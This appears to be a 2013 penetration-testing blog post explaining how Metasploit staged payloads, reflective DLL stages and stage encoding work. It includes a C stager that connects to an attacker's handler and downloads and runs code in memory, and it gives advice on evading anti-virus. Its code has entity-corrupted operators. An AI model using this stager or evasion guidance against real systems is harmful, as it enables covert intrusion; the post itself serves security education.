
Staged Payloads – What Pen Testers Should Know

Friday 28 June, 2013

The Metasploit Framework decouples exploits from the stuff that gets executed after successful exploitation (the payload). Payloads in the Metasploit Framework are also divided into two parts, the stager and the stage. The stager is responsible for downloading a large payload (the stage), injecting it into memory, and passing execution to it.



Payload Staging Process

Staging first came about out of necessity. Many exploitable situations constrain how many bytes an attacker may load, unchanged, into one contiguous location in memory. One way to do interesting post exploitation in these situations is to deliver the payload in stages.

Stagers are usually written in hand optimized assembly language. The attacker's goal is to make the stager as small as possible. A small stager gives an attacker freedom to use it with more exploits.

This code snippet shows a stager written in C. Allocate a buffer, download the stage, and pass control onto it. I explain this process in an earlier blog post, the entire program is on Github.


```
/* connect to the handler */
SOCKET my_socket = wsconnect(argv[1], atoi(argv[2]));

/* read the 4-byte length */
int count = recv(my_socket, (char *)&amp;amp;amp;amp;amp;amp;amp;amp;amp;amp;size, 4, 0);
if (count != 4 || size &amp;amp;amp;amp;amp;amp;amp;amp;amp;lt;= 0)
punt(my_socket, "read a strange or incomplete length value\n");

/* allocate a RWX buffer */
buffer = VirtualAlloc(0, size + 5, MEM_COMMIT, PAGE_EXECUTE_READWRITE);

if (buffer == NULL)
punt(my_socket, "could not allocate buffer\n");

/* prepend a little assembly to move our SOCKET value to the EDI register
thanks mihi for pointing this out
BF 78 56 34 12  =&amp;amp;amp;amp;amp;amp;amp;amp;amp;gt; mov edi, 0x12345678 */
buffer[0] = 0xBF;

/* copy the value of our socket to the buffer */
memcpy(buffer + 1, &amp;amp;amp;amp;amp;amp;amp;amp;amp;my_socket, 4);

/* read bytes into the buffer */
count = recv_all(my_socket, buffer + 5, size);

/* cast our buffer as a function and call it */
function = (void (*)())buffer;
function();
```

Staging makes it possible to deliver a variety of payloads with just a few stagers. So long as I have code that is compatible with a stager, I may deliver my code with all the exploits the stager supports (again, size is a constraint). This flexibility makes payloads like Beacon possible without requiring modifications to the Metasploit Framework.

Relying on a stager makes anti-virus evasion simpler too. Windows Meterpreter is 700KB and Cobalt Strike's Beacon is 120KB. Let's assume there is no size constraint--if I create an attack package, to deliver my desired payload as-is, I am providing an anti-virus vendor with a lot more stuff they can write a signature against. By using a stager to deliver my payload, I have to focus only on getting the stager and attack package past anti-virus. If the stager is not caught, then my stage is probably safe.


In theory, a stage could be position independent code of any size. In reality, stages used with the Metasploit Framework are DLLs written in C. These DLLs are compiled with a Reflective DLL Injection library, written by Stephen Fewer. This library is able to load a library into a process from memory. Consult Stephen Fewer's Reflective DLL Injection paper to learn how it works.

When preparing a DLL to become a stage, the Metasploit Framework prepends bootstrap code to the beginning of the payload DLL. This bootstrap code calls the exported Reflective DLL injection function in the payload DLL with the location in memory of the payload DLL. This bootstrap code coupled with the Reflective DLL Injection library allows the payload to load itself into the process, without touching disk, once the stager passes control to it. From my experience, this process requires a specific compiler and build settings to work properly.



Payload Staging without Encoding

If you look at a staging process in Wireshark, you will see an unobfuscated DLL going over the wire. This is a great opportunity to get caught. Fortunately, the Metasploit Framework now has options to encode this second stage. These options are EnableStageEncoding and StageEncoder. Cobalt Strike's Listener Management feature automatically sets these options for you.



Payload Staging with Encoding

While the simplest stagers connect to an attacker and download the payload via a TCP connection, this is not always the case. It's possible to stage over any protocol a developer is willing to write code for. Windows provides a rich library called WinINet that makes it easy to grab content from any URL. This library sits below Internet Explorer and gives developers a lot of capability for free. This library makes it possible to grab a payload over HTTP or HTTPS while keeping the stager small enough to use with most exploits.

Sadly, the size constraint of stagers makes other communication options more challenging to implement with the Metasploit Framework's toolset. If there are no built-in Windows libraries to download a stage with very little code, it makes little sense to write a stager for that protocol. If there is no stager for a protocol, it makes little sense to have Meterpreter or another payload speak that protocol. The logic goes like this--if I can stage over a protocol, then I must be able to communicate over it. If I can't stage over a protocol, I shouldn't expect that I can stage the payload in the first place. This logic kept me from pursuing the DNS Communication feature in Beacon for a long time.

Staged Payloads are an awesome capability in the penetration tester's arsenal. Stagers give us a lot of flexibility in terms of which tools we use after successful exploitation. Even though this process is largely invisible to users, I wrote this post to shed some light and context on what's happening. The better we know our tools, the better prepared we are to use them properly.